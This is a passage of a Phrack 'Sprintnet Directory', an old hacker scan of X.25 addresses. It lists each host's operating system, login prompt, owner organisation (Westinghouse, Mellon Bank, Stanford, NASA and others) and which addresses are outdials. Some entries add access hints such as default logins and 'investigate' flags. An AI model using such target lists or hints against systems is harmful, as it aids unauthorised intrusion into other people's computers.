312 1140   Unix        R54X01 login:
312 1141   Unix        R71X01 login:
312 1142   Unix        R56X01 login:
312 1143   Unix        R55X01 login:
312 1144   Unix        R48X01 login:
312 1150   Unix        R47X01 login:
```

```
312 1151   Unix        R62X01 login:
312 1152   Unix        R45X01 login:
312 1153   Unix        R42X01 login:
312 1154   Unix        R74X01 login:
312 1155   Unix        R60X01 login:
312 1177 *
312 1179 *
312 1232               REQUEST IN VIOLATION OF SYSTEM SECURITY STANDARDS
312 1233               REQUEST IN VIOLATION OF SYSTEM SECURITY STANDARDS
312 1250               YOUR ENTRY IS INCORRECT.
312 1251               YOUR ENTRY IS INCORRECT.
312 1258   Prime       PRIMENET 23.2.0.r26 HS6650
312 1259               ENTER ID   (Westlaw)
312 1270 *
312 1271 *
312 1272 *
312 1275 *
312 1301               MHP201A A00B1001  * VERSION 5.5.3 *.
312 1302               MHP201A A00B1101  * VERSION 5.5.3 *.
312 1303               MHP201A A00B1101  * VERSION 5.5.3 *.
312 1304               MHP201A A00B1101  * VERSION 5.5.3 *.
312 1305               MHP201A A00B1101  * VERSION 5.5.3 *.
312 1306               MHP201A A00B1101  * VERSION 5.5.3 *.
312 1307               MHP201A A00B1101  * VERSION 5.5.3 *.
312 1308               MHP201A A00B1101  * VERSION 5.5.3 *.
312 1309               MHP201A A00B1101  * VERSION 5.5.3 *.
312 1310               MHP201A A00B1101  * VERSION 5.5.3 *.
312 1311               MHP201A A00B1101  * VERSION 5.5.3 *.
312 1340 *
312 1341               ENTER ID   (Westlaw)
312 1534 *
312 1535 *
```

313 - Michigan Scanned: [0 - 2000]

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
313 24   $             outdial (313)
313 40                 Autonet Line 3130095084
313 41                 Autonet Line 3130095084
313 62                 Merit:X.25 Gateway
313 75   *
313 82                 Enter "CMS userid", "TSO userid ", "SIMVTAM termid"
312 219                enter system id --
313 101  $             outdial (313)
313 111  $             outdial (313)
313 140  $             USER ID
313 144  $ DTC         DTCHQ02.WD.WD
313 145                Please enter your Access Code ?
313 146                Please enter your Access Code ?
313 148                PLEASE ENTER SUBSCRIBERID;PASSWORD
313 152    Unix/SunOS  SPRINT.COM SunLink X.29 service
313 153                MHP1201I TERMINAL CONNECTED TO PACKET/74
313 160                PASSWORD (this will hang you up)
313 164                VU/TEXT
313 165  *
313 171                U#=
313 173    VAX/VMS     IPP VAX/VMS V5.4-3 SYSTEM VIP012
313 202                Merit:X.25 Gateway
313 214  $             outdial (313)
313 216  $             outdial (313)
313 239    Unix        Valenite
313 250    HP-3000
313 330  $ Unix        Domino’s Pizza Distribution Corp
313 350  *
313 351  *
313 352  *
```

```
313 353  *
313 354  *
313 355  *
313 365    Unix/SunOS  This is our latest and greatest X.29 service
313 705    OS4000 5.5  Logging in  user
313 800    Prime       PRIMENET 22.1.4.R39v D1D2
313 1020               USER ID
313 1021               USER ID
313 1032 *
313 1162   Unix        R44X01 login:
313 1163   Unix        R69X01 login:
313 1164   Unix        R50X01 login:
313 1165   Unix        R57X01 login:
313 1166   Unix        R64X01 login:
313 1167   Unix        R66X01 login:
313 1169   Unix        R70X01 login:
313 1170   Unix        R73X01 login:
313 1171   Unix        R75X01 login:
313 1172   Unix        R72X01 login:
313 1174   Unix        R77X01 login:
313 1175   Unix/SysV   (jupiter)
313 1176   Unix        aries login:
313 1177   Unix        hermes login:
```

314 - Missouri Scanned: [0 - 300]

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ---------------------------------------------------
314 139  *
314 143  $ ???         Please log in (or type "/DOC/DEMO").
314 260
```

315 - New York Scanned: [0 - 300]

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ---------------------------------------------------
315 20                 (echo)
315 32   $             COMMAND UNRECOGNIZED
315 50   $ SIM3278
315 135                (echo)
315 136                (echo)
315 137  $             GTE CAMILLUS NY
315 138                CONNECTED TO PACKET/94
315 145    VAX/VMS     Username:
315 149  $             GTE CAMILLUS NY
315 150                GTE CAMILLUS NY
315 151                GTE CAMILLUS NY
315 152                (echo)
315 162                CONNECTED TO PACKET/400
315 172  *
315 231
```

317 - Indiana Scanned: [0 - 300]

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ---------------------------------------------------
317 55   $             outdial (317)
317 113  $             outdial (317)
317 114  $             outdial (317)
317 127    VTAM/M02
317 134  $ Prime       PRIMENET 22.0.4.R8 PENTEK
```

```
317 136  *
317 140    VAX/VMS
317 142  *
317 143  $             (hangs up)
317 145    Prime       PRIMENET 22.1.3 ARVN01
317 148                USER ID
317 154    VAX/VMS
317 157  *
317 159  *
317 164  $             (hangs up)
317 174
317 235  $             CONNECTED TO PACKET/74
317 251                CONNECTED TO PACKET/400
317 253  *
317 255
317 260    Unix        SIL_CHI
317 299                ASYNC to whatever -- (try logical unit=9)
317 335    VAX/VMS
317 336  *
```

321 - SPAN/NASA Scanned: [N/A]

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
321		Note: Access to SPAN now passes through a network validation gateway. I was unable to get passed this, and unable to scan this prefix. Here is the friendly message you get on attempts: Entering the NASA Packet Switching System (NPSS) Please Report Service Access Problems To (205) 544-1771 <insert large warning banner> USERID> PASSWORD> SERVICE>	

401 - Rhode Island Scanned: [0 - 300]

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
401 50	*		
401 230	*		

402 - Nebraska Scanned: [0 - 300]

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
402 47			
402 57	Unix	NCR 386/486 System name: tower12	
402 131	*		
402 231	*		

404 - Georgia Scanned: [0-700]

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW

```
404 55   *
404 57
404 59
404 70
404 77
404 79
404 143
404 171
404 235.1  Port Selec  The Journal Of Commerce
404 235.2  VAX/VMS     Nedlloyd Lines Region Management North America
404 244
404 247
404 250.1              CUSTOMER ID:
404 250.2              (garbage)
404 251.1              CUSTOMER ID:
404 252.1              CUSTOMER ID:
404 262.2              TACL 1>
404 263.2              TACL 1>
404 264.2              TACL 1>
404 265.2              TACL 1>
404 266.2              TACL 1>
404 349    Prime       PRIMENET 22.1.3 EHPATL
404 358
404 359
404 372    VOS
404 373    VOS
404 374  *
404 560    VAX/VMS
404 633    VAX/VMS
404 635    VAX/VMS
```

405 - Oklahoma Scanned: [0 - 300]

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ---------------------------------------------
405 45                 ENTER SESSION ESTABLISHMENT REQUEST :
405 46                 TACL 1>
405 130  *
405 242    VAX/VMS
405 245  *
405 246
405 248  *
405 249  *
```

408 - California Scanned: [0 - 1500]

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ---------------------------------------------
408 21   $             outdial (408)
408 31   *
408 45   $ HP-3000     SPECTRA-PHYSICS  LASERS
408 49   *
408 61
408 77   $             USER ID
408 110  $             outdial (408)
408 111  $             outdial (408)
408 121    HP-3000     SAGAN.HP.COM
408 127    Unix
408 133  $             (echo)
408 159  $ VAX/VMS
408 177  *
408 235    AOS         GLOBAL WEATHER MV3
408 238    Unix
408 260  *
```

```
408 261  *
408 264                Portal Communications Company. NEW/INFO/HELP
408 267  *
408 268  *
408 271
408 273
408 335    VAX/VMS     CONNECTING TO NODE: LTCTST
408 342  $ Unix/SunOS  (OSI)
408 343  $ VTAM        Amdahl Corporate Computer Network
408 344  $ VAX/VMS     ANDO running VMS V5.4-2
408 346    Unix        IGC Networks   login:new  password:<cr>
408 352  $ VTAM        Amdahl Corporate Computer Network
408 356  *
408 357  *
408 378    Unix        X.25 PAD  (pad echo)
408 450    Unix        HP-UX moe
408 444  $ HP-3000     Finnigan Corporation
408 445  $ VAX/VMS     GEC PLESSEY Semiconductors
408 449    VAX/VMS     Friden Neopost (Node: PRDSYS)
408 450    Unix        HP-UX moe
408 456  *
408 530  *
408 531  *
408 532  *
408 534  $ DTC         DTC02.DOMAIN.ORGANIZATION
408 539                User Access Verification Password:
408 1050
408 1046 *
408 1050
408 1051
408 1052
408 1053
408 1054   Port Selec  First Image
408 1055
408 1060 $             REQUESTED APPLICATION NOT DEFINED
408 1061 $             REQUESTED APPLICATION NOT DEFINED
408 1062 $             REQUESTED APPLICATION NOT DEFINED
408 1063 $             REQUESTED APPLICATION NOT DEFINED
408 1064 $             REQUESTED APPLICATION NOT DEFINED
408 1065 $             REQUESTED APPLICATION NOT DEFINED
408 1066 $             REQUESTED APPLICATION NOT DEFINED
408 1067 $             REQUESTED APPLICATION NOT DEFINED
408 1068 $             REQUESTED APPLICATION NOT DEFINED
408 1069 $             REQUESTED APPLICATION NOT DEFINED
408 1071 $             (echo)
408 1072 $             (echo)
408 1076 $             (echo)
408 1230 $             (echo)
408 1231 $             (echo)
408 1234 $             (echo)
408 1235 $             (echo)
408 1238 *
408 1240 $             (hangs up)
408 1350   VAX/VMS
```

410 - RCA? MCI? Scanned: [0-300+]

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
410 0		MCI YR ID?	

412 - Pennsylvania Scanned: [0 - 1000]

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW

412 30			USER ID
412 33		VAX/VMS	Lender's Service, Inc. Computer System
412 34	$	ACF/VTAM	Lord Corp IBM Network
412 51			*** ENTER LOGON
412 52			*** ENTER LOGON
412 55			COMMAND UNRECOGNIZED
412 60			PC2LAN Connected to Router Pit
412 61			%@CVTTAUD@dUYECVGUIiED
412 63			%@CVTTAUD@dUYECVGUIiED
412 67		SIM3278	Mellon Bank
412 70	*		
412 78			#
412 79			#
412 130			
412 153			*** ENTER LOGON
412 201	$		outdial (412)
412 202	$		outdial (412)
412 230		VAX/VMS	You are connected to a private system.
412 231	$	Prime	PRIMENET 22.1.3.r13 MECO
412 335	*		
412 336			Renex Connect, SN-00300371
412 340		SIM3278	Mellon Bank
412 342			COMMAND UNRECOGNIZED FOR T11310T0
412 349			*** ENTER LOGON
412 352			*** ENTER LOGON
412 440		Unix/SysV	X.29 Terminal Service (dxi-m1)
412 708		Unix/SysV	X.29 Terminal Service (dxi-m1)

414 - Wisconsin Scanned: [0 - 300]

ADDRESS		OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
414 20	$		outdial (414)	
414 21	$		outdial (414)	
414 36	*			
414 46	$	Prime	PRIMENET 22.1.4-SC1 SYSU	
414 49			CONNECTED TO MMISC	
414 60			User Name? (MGIC)	
414 120	$		outdial (414)	
414 165			USER ID	
414 170	*			
414 241	*			
414 242	*			

415 - California Scanned: [0 - 1500]

ADDRESS		OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
415 5	$		outdial (415)	
415 7		HP-3000	EXPECTED HELLO, :JOB, :DATA, OR (CMD) AS LOGON.	
415 11	$		outdial (415)	
415 20			Dialog Information Services	
415 23	$		outdial (415)	
415 27			Stanford Data Center (SYSA), Forsythe Hall.	
415 29A			Stanford University Hospital System (SUH/SYSC).	
415 31			You are not authorized to connect to this system	
415 35			(echo)	
415 38			DTC04.LSI.NET	
415 48			Dialog Information Services	
415 49			Dialog Information Services	
415 53B		VAX/VMS	Username:	
415 54			USER ID	
415 56			CONNECTED TO PACKET/74	

```
415 68A    VAX/VMS     Username:
415 74   *
415 108  $             outdial (415)
415 109  $             outdial (415)
415 131  $ HP-3000
415 153                CONNECTED TO PACKET/94
415 165  *
415 167    Prime       PRIMENET 22.1.3 VESTEK
415 168    Unix        Vestek
415 174  *
415 175                Dialog Information Services
415 215  $             outdial (415)
415 216  $             outdial (415)
415 217  $             outdial (415)
415 224  $             outdial (414)
415 232    Unix        pandora
415 234  $ Unix        UNIX System V Release 1.0-92b011 AT&T MIServer-S
415 475    Prime       PRIMENET 22.1.3.R21 CORP.1
415 476  *
415 569    DACS
415 1030   Prime
415 1052 *
415 1053   HP-3000
415 1057 $ VAX/VMS
415 1069 *
415 1252 *
415 1255 $ DTC         ERROR: User not authorized
415 1262 $ ???         ???
415 1268               TACL 1>
415 1269               TACL 1>
415 1356 *
415 1357 *
415 1600               USER ID
```

422 - Westinghouse Scanned: various

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
422 101.1              ENTER PASSWORD
422 104    DTC         Type 'H' or '?' for HELP
422 105                CONNECTED TO PACKET/74
422 106    GS/1        FASD >
422 115                Westinghouse X.25 Network  WCIS Gandalf pad 422115
422 122
422 123    VM/XA       Westinghouse Corporate Computer Services
422 129                COMMTEX Cx-80 DATA EXCHANGE
422 131.1  annex       tcc_inn>
422 131.2              >
422 131.3
422 131.4              Network Access DSU/CSU  (menu driven need vt100)
422 131.5              uGn
422 131.6
422 131.7              MJgsonnesvev>3=9>722>?=3=>7/3=9>7?=????7
422 135.5
422 135.6  annex       tcc_hub>
422 135.7              ** USER NOT LOGGED ON
422 135.10             ** USER NOT LOGGED ON
422 135.20 annex       tcc_hub>
422 135.30
422 137.1  annex       credit>
422 137.4
422 137.5  ???         <         (try '?')
422 137.9  annex       credit1>
422 138                Select Destination:
422 139    VM/XA       Westinghouse Corporate Computer Services
422 150
422 154
```

```
422 165
422 166
422 167
422 168
422 169
422 180               WESTINGHOUSE SNA NETWORK - ENTER: L APPLNAME
422 181               WESTINGHOUSE SNA NETWORK - ENTER: L APPLNAME
422 183               MHP1201I TERMINAL CONNECTED TO PACKET/74
422 184               MHP1201I TERMINAL CONNECTED TO PACKET/74
422 185               MHP1201I TERMINAL CONNECTED TO PACKET/74
422 187               MHP1201I TERMINAL CONNECTED TO PACKET/74
422 237
422 240
422 244               WESPAC/ENTER PASSWORD
422 252
422 254.6             Westinghouse X.25 Network /  Tech Control  422254
422 254.8             (drops to dos?)
422 255    VM/???     WESCO INFORMATION SYSTEMS
422 310    VAX/VMS
422 311
422 340
422 346
422 365
422 375
422 376    AOS        Westinghouse Corporate Information Services
422 381               TACL 1>
422 390
422 401    AOS
422 405    AOS
422 409    AOS
422 410    AOS
422 412    AOS
422 413    AOS
422 416    AOS
422 424    AOS
422 431    AOS
422 440    AOS
422 443    AOS
422 450.2             RM >
422 450.3             CDS >
422 450.4             CDS >
422 450.5             (beep!)
422 450.6             CDS >
422 450.7             CDS >
422 450.8             RM >
422 450.9             CDS >
422 450.10            CDS >
422 450.11            CDS >
422 454
422 493    AOS
422 494               Westinghouse ESCC    IBM C-80 System B Access
422 495               Westinghouse ESCC    IBM C-80 System B Access
422 496               Westinghouse ESCC    IBM C-80 System B Access
422 497               Westinghouse ESCC    IBM C-80 System A Access
422 501    AOS
422 502    TSO        pci protocol converter    please logon pad 502
422 504.9             ESCC CCU PAD 504  - PLEASE ENTER PASSWORD
422 508               Westinghouse Power Generation World Headquarters
422 511    AOS
422 514    AOS
422 517    AOS
422 519               Westinghouse X.25 Network   Lima, OH pad 422519
422 522    AOS
422 525    AOS
422 527    AOS        Nuclear Saftey
422 535    AOS
422 539    AOS
422 541    AOS
422 544.2             RM >
422 545    AOS
```

```
422 547    VAX/VMS
422 555    AOS
422 558                Westinghouse X.25 Network    Orrville, OH pad p558
422 559    AOS
422 571    AOS
422 577    AOS
422 609    AOS
422 601    Unix/SunOS
422 602    AOS
422 606                Carpenter Technology's Network
422 608    AOS
422 609    AOS
422 613    AOS
422 614
422 616    AOS
422 623    AOS
422 631    AOS
422 636                Wesmark System
422 637    AOS
422 645    AOS
422 649    AOS
422 651    AOS
422 656                Wesmark System
422 657    AOS
422 659    AOS
422 660    AOS
422 669    AOS
422 674    AOS
422 694                IBM 7171 Access   please hit the ENTER key
422 695                Westinghouse ESCC   IBM C-80 System G Access
422 696                Westinghouse ESCC   IBM C-80 System F Access
422 697                Westinghouse ESCC   IBM C-80 System E Access
422 698                Westinghouse ESCC   IBM C-80 System D Access
422 702                (garbage)
422 999                WCCS Figures Service
422 1200.99            Username:
422 1205               ****POSSIBLE DATA LOSS 00 00****
422 1207               password:
422 1208.1             Westinghouse X.25 Network  BALTIMORE, MD.
422 1215
422 1305   AOS
422 1304.1             Westinghouse X.25 Network  Ft. Payne, AL pad 1304a
422 1305   AOS
422 1312.1             Westinghouse X.25 Network  Winston-Salem, NC pad 1312-1
422 1317   AOS
422 1319
422 1320   AOS
422 1322   AOS
422 1396   VAX/VMS
422 1398   VAX/VMS
422 1405
422 1420   VAX/VMS     COFVIL - APTUS Coffeyville system
422 1512               Please enter service name >   (use 'wespac')
422 1720
422 1719
422 1720
422 1722               (menu driven...)
422 1724
422 1759               (menu driven...)
422 1760
422 1791
422 1792
422 1793
422 1794
422 1840.2 Prime       Primecom Network 19.4Q.111 System 47
422 1852               Knutsford PAD 1
422 1855               Stansted Delta PAD  Operator:
422 1860.1
422 1862
422 1884.1             >
```

```
422 1890.1            London, UK PAD 4221890
422 1901.2 $          Westinghouse EURO.SWITCH.NETWORK - WNI -BRUSSEL
422 1907   $          WESPAC PAD 4
422 1917   $          WESPAC PAD 3
422 3101.1            Class of Service:
422 3201   AOS
422 3202   AOS
422 3203   AOS
422 3204   AOS
422 3208
422 3209
422 3210
422 3211
422 3212
422 3213   AOS
422 3214              SmartView NetWork Management System
422 3219   AOS
422 3221   AOS
422 3222
422 3223
422 3228   AOS
422 3230
422 3231
422 3233.1
422 3234
422 3235   AOS
422 3236              VISTA BATCH    User ID?
422 3252   AOS
422 3253   AOS
422 3254   AOS
422 3255   AOS
422 3258
422 3259
422 3260
422 3261
422 3361
422 3362
422 3363
422 3401   TSO        MIS Computer Centre
422 3403   Port Select MIS Computer Center
422 3503   VAX/VMS
422 3601              Westinghouse X.25 Network  O' Hara Site pad 4223601
422 3602   VAX/VMS
422 3701   VAX/VMS
422 3703   CDCNET     2 systems: SN211=CRAY, NOSF=Cyber
422 3704   CDCNET
422 3705   CDCNET
422 3753
422 3804
422 3805
422 3806
422 3807
422 3842.1            Jones Day Washington Office
422 3860.2            Jones Day Pittsburgh Office
422 3902              enter class
422 3904   VAX/VMS
422 5021
422 5039
422 5037              connected 31104220503700/
422 5043
422 5044
422 5052   VAX/VMS
422 5053   VAX/VMS
422 5060
422 5082
422 6002
422 6011
```

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
501 130	*		
501 131	*		
501 133			

502 - Kentucky Scanned: [0 - 300]

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
502 74	VAX/VMS	Username:	
502 75	VAX/VMS	Username:	
502 130	???	B&W Corporate Computer System	
502 136		CONNECTED TO PACKET/94	
502 138	*		

503 - Oregon Scanned: [0 - 500]

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
503 20	$	outdial (503)	
503 21	$	outdial (503)	
503 33	Major BBS	Public Data Network User-ID? new	
503 120	$	outdial (503)	
503 378	*		
503 379	*		
503 476	$	access barred	
503 477	*		
503 530	*		
503 531	*		

505 - New Mexico Scanned: [0 - 300]

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
505 30			
505 153	*		
505 157	*		
505 159	*		
505 233	$	REQUESTED APPLICATION NOT DEFINED	

509 - Washington Scanned: [0 - 300]

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
509 232	$		

512 - Texas Scanned: [0 - 300]

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
512 8	$	outdial (512)	
512 55	*		
512 63	*		
512 65	*		

```
512 136                AL /,/-   (locks up)
512 138  *
512 140                AL /,/-   (locks up)
512 151  *
512 152  *
512 153  *
512 253  *
512 257    Unix        HP-UX ioi877
512 260  *
512 330
512 331
```

513 - Ohio Scanned: [0 - 300+]

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ---------------------------------------------
513 30                 Lexis and Nexis
513 31     Port Selec  MEADNET (hosts:lexis,tymnet,telenet,dialcom...)
513 32   $             $$ 5800 LOGIN SUCCESSFUL
513 37   $ Prime       PRIMENET 23.3.0.r29 E03
513 55   $ Prime       PRIMENET 22.1.4.R30 I01
513 57   $ Prime       PRIMENET 23.3.0.r29 E04
513 58   $ VAX/VMS     AEE040 is a MicroVAX 3900
513 66   *
513 67   $ Prime       PRIMENET 23.3.0.r29 E01
513 68   *
513 69   *
513 72   $ Prime       PRIMENET 22.1.4.R30 O1
513 73   $ Prime       PRIMENET 22.1.4.R30 S2
513 75   $ Prime       PRIMENET 22.1.4.R30 T01
513 77   $ Prime       PRIMENET 23.3.0.r29 M01
513 78   $ Prime       PRIMENET 22.1.4.R7 A02
513 79   $ Prime       PRIMENET 22.1.4.R30 C2
513 80                 Welcome To Develnet --CL2-- Request:
513 131                Lexis and Nexis
513 132                Lexis and Nexis
513 133                Lexis and Nexis
513 134                Lexis and Nexis
513 139                Lexis and Nexis (passthru 202365)
513 161     VAX/VMS    AEE101
513 165     VAX/VMS    AEE010
513 174   *
513 176   *
513 230     VAX/VMS    Unison/Applied Software Designs, Inc.
513 234   $ VAX/VMS    Continental PET Technologies, FLORENCE
513 236   *
513 240   *
```

515 - Iowa Scanned: [0 - 200]

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ---------------------------------------------
515 30                 Lexis and Nexis
515 31                 Lexis and Nexis
515 47   *
```

516 - New York Scanned: [0 - 300]

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ---------------------------------------------
516 14   $             outdial (516)
```

```
516 15   $            outdial (516)
516 35                CCI Multilink Services, (mail)
516 38   *
516 45                Hello
516 48.1              CUSTOMER ID:
516 49.1              CUSTOMER ID:
516 140  *
516 234  *
```

518 - New York Scanned:[0 - 300]

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
518 30		MHP201A UPK12X01 APPLICATION:	
518 36		MHP201A UPK12X01 APPLICATION:	
518 230		MHP201A UPK12X01 APPLICATION:	
518 231		MHP201A UPK12X01 APPLICATION:	

==Phrack Magazine==

Volume Four, Issue Forty-Two, File 10 of 14

<Sprintnet Directory Part 3>

602 - Arizona Scanned: [0 - 300]

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
602 22	$	outdial?	
602 23	$	outdial?	
602 26	$	outdial (602)	
602 35	$	MSG 1: COMMAND INVALID FROM PHTIB010	
602 145	$	PSI Please enter our X.29 Password:	
602 148	*		
602 155.2	VAX/VMS	This is DTAC02 - VAX/VMS V5.5	
602 165	*		
602 166			
602 167	*		

603 - New Hampshire Scanned: [0 - 300]

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
603 20	$	Dartmouth College Time Sharing, D1	
603 31	$	outdial	
603 40	$	DTC01, IP 130.010.200.023	
603 46		USER NUMBER--	
603 47	*		
603 60	VAX/VMS		
603 61		**** Invalid sign-on, please try again ****	
603 62		**** Invalid sign-on, please try again ****	
603 63		**** Invalid sign-on, please try again ****	
603 68			
603 135	VM/CMS	ENTERPRISE SYSTEMS ARCHITECTURE--ESA370	
603 136	VM/CMS	ENTERPRISE SYSTEMS ARCHITECTURE--ESA370	
603 142	*		

609 - New Jersey Scanned: [0 - 500]

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
609 41		WHAT SERVICE PLEASE????	
609 42		WHAT SERVICE PLEASE????	
609 46		WHAT SERVICE PLEASE????	
609 73	$ DTC	DTC01.DOMAIN.ORGANIZATION	
609 100	Prime		
609 120	Prime		
609 135	*		
609 138	Prime	PRIMENET 23.0.0 HCIONE	
609 170	Prime		
609 232	*		
609 235	VAX/VMS	TMA Information Services	
609 238	*		
609 239	*		
609 242		WHAT SERVICE PLEASE????	
609 243		WHAT SERVICE PLEASE????	
609 244		WHAT SERVICE PLEASE????	
609 245	*		
609 246	*		
609 247	*		
609 259			

611 - unknown Scanned: various

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
611 20			
611 21			
611 25		? (Transend?)	
611 26		?	
611 27		?	
611 28		?	
611 50		SYSTEM AVAILABLE FOR YOUR USE	
611 55		SYSTEM AVAILABLE FOR YOUR USE	
611 90	VAX/VMS	Username:	
611 120	VAX/VMS	Username:	
611 192	Prime		
611 193	Prime		
611 194	Prime		
611 195	Prime		
611 230	VAX/VMS		
611 231	VAX/VMS		
611 232	VAX/VMS		
611 233	VAX/VMS		
611 234	AOS	MHCOMET System A	
611 235	AOS	MHCOMET System B	
611 236	AOS	MHCOMET System C	
611 238	AOS	MHCOMET System D	

612 - Minnesota Scanned: [0 - 1000]

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
612 22	$		
612 23		Westlaw	
612 37		Westlaw	
612 52	$ Prime	C>	
612 56		Westlaw	
612 57		Westlaw	
612 58		Westlaw	
612 78	*		
612 79	*		
612 120	*		
612 121	*		
612 134	*		
612 135	*		
612 138	*		
612 158		Westlaw	
612 171	*		
612 236			
612 240	GS/1	MSC X.25 Gateway	
612 241	*		
612 259	VAX/VMS	System LPCOMB - VAX/VMS V5.5-1	
612 260	$ CDCNET	Control Data Arden Hills CDCNET Network **investigate**	
612 270		Westlaw	
612 271		Westlaw	
612 272		Westlaw	
612 273		Westlaw	
612 277		Password >	
612 279		Westlaw	
612 353		ENTER ID (Westlaw)	
612 362		Westlaw	
612 363		Westlaw	
612 364		Westlaw	
612 365		Westlaw	

```
612 366               Westlaw
612 367               Westlaw
612 368               Westlaw
612 369               Westlaw
612 385               Westlaw
612 391               Westlaw
612 393               Westlaw
612 395               Westlaw
612 395               Westlaw
612 455  *
612 456
612 457  *
612 458  *
612 460  *
612 461  *
612 462  *
612 1030 *
```

614 - Ohio Scanned: [0 - 300]

ADDRESS		OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
614 21			STN International! Enter x:	
614 22	$		outdial (614)	
614 23	$		outdial (614)	
614 31			STN International! Enter x:	
614 32			STN International! Enter x:	
614 34			STN International! Enter x:	
614 36	*			
614 65		Unix	all attempts monitored and reported	
614 140			STN International! Enter x:	
614 145				
614 148A				
614 150A			MHP201A LPKMN001 APPLICATION:	
614 154A				
614 155			User name?	
614 156			CONNECTED TO PACKET/94	
614 157	*			
614 230		Port Selec?	**investigate**	

617 - Massachusetts Scanned: 0 - 1500

ADDRESS		OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
617 20		Prime	PRIMENET 23.3.0.R20 PBN27	
617 22		Prime	PRIMENET 22.0.0vA BDSD	
617 26	$		outdial (617)	
617 37		Prime	PRIMENET 23.3.0.R20 BDSH	
617 47	$		ENTER ACCESS PASSWORD:	
617 48		VAX/VMS	Username:	
617 52		VAX/VMS	Username:	
617 56	$		BEDPS:SCCHRV	
617 63		VM/CMS	IRI	
617 66		Prime	PRIMENET 23.3.0.R20 BDSK	
617 72		Prime	IRI System 2	
617 74		Prime	PRIMENET 23.3.0 ENB	
617 78	*			
617 114	$	Prime	PRIMENET 23.2.0.R48 MD.B	
617 115	*			
617 136	$	DTC	DTCX25.BOS.WMC	
617 147	*			
617 149		VAX/VMS	Newton Headend Node MicroVAX (NWTNH2)	
617 158		Prime	PRIMENET 23.2.0 BDSW	
617 169		Prime	PRIMENET 22.0.0vA PBN36	

```
617 178                 Enter Application Request
617 226    VM/CMS
617 230  *
617 234    Unix?        b1cs3!Username:
617 235    VAX/VMS      Username:
617 236    VAX/VMS      Username:
617 237    Unix?        b1cs3!Username:
617 250                 ND X.29 Server - Press 'ESCAPE' to log in
617 255    Prime        PRIMENET 22.0.3vA PBN43
617 257  $ HP-3000
617 270  $ VAX/VMS      COSMOS (CO6408)
617 274  *
617 279    Unix SysV    oa1cs1!x25 name:
617 304    Prime        PRIMENET 23.3.0.R20 PBN67
617 306    Prime        PRIMENET 23.2.0 PBN53
617 308    Prime        PRIMENET 23.3.0.R20 PBN71
617 311  $              outdial (617)
617 313  $              outdial (617)
617 339  *
617 340    VAX/VMS      FAXON
617 341                 Password:
617 346    VOS          STRATUS CUSTOMER ASSISTANCE CENTER
617 348  *
617 350    Prime        PRIMENET 23.2.0 PBN39
617 351    Prime        PRIMENET 22.0.0vA BDSU
617 373    VAX/VMS      FAXON
617 379    ???          $$ 4200 MODEL:
617 380    Prime        PRIMENET 22.1.4.R7 L01
617 381    Prime        PRIMENET 22.1.4.R7 P01
617 382    Prime        PRIMENET 22.1.4.R7 Y01
617 383    Prime        PRIMENET 22.1.4.R30 H02
617 384    Prime        PRIMENET 22.1.4.R7 V01
617 385    Prime        PRIMENET 22.1.4.R30 R01
617 387    Prime        PRIMENET 22.1.2.R22 B01
617 388    ???          $$ 4200 MODEL:
617 392    Prime        PRIMENET 22.1.4.R30 R04
617 393    Prime        PRIMENET 22.1.4.R7 Y04
617 397                 U#=
617 453    Prime        PRIMENET 22.0.3vA PBN35
617 454    Prime        PRIMENET 23.2.0 NORTON
617 455    Prime        PRIMENET 23.3.r29.wg NER
617 457    Prime        PRIMENET 23.3.0 NNEB
617 458    Prime        PRIMENET 23.2.0.R32 CENTNE
617 460  *
